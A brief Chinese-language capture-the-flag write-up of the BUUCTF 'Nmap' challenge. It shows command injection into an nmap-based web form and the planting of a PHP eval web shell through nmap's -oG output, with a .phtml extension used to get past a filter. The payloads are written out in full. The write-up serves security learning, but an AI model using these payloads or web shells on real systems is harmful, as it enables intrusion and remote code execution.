BUUCTF——Nmap

BUUCTF------Nmap

进入靶场

类似于一个nmap的网站

尝试一下功能

没什么用

看看数据包 既然跟IP相关

伪造一个XXF看看

拼接了一下没什么用 果然没这么简单

尝试一下命令注入

构造payload 127.0.0.1 | ls

应该有过滤 加了个\

直接构造个php木马上传试试

复制代码
127.0.0.1 | ' <?php @eval($_POST["cmd"]);?> -oG shell.php '


应该被过滤了

也没有什么提示 盲猜是后缀名 mini绕过试试

双写、php3都试过了 最后phtml成功了

复制代码
127.0.0.1 | ' <?= @eval($_POST["cmd"]);?> -oG shell.phtml '
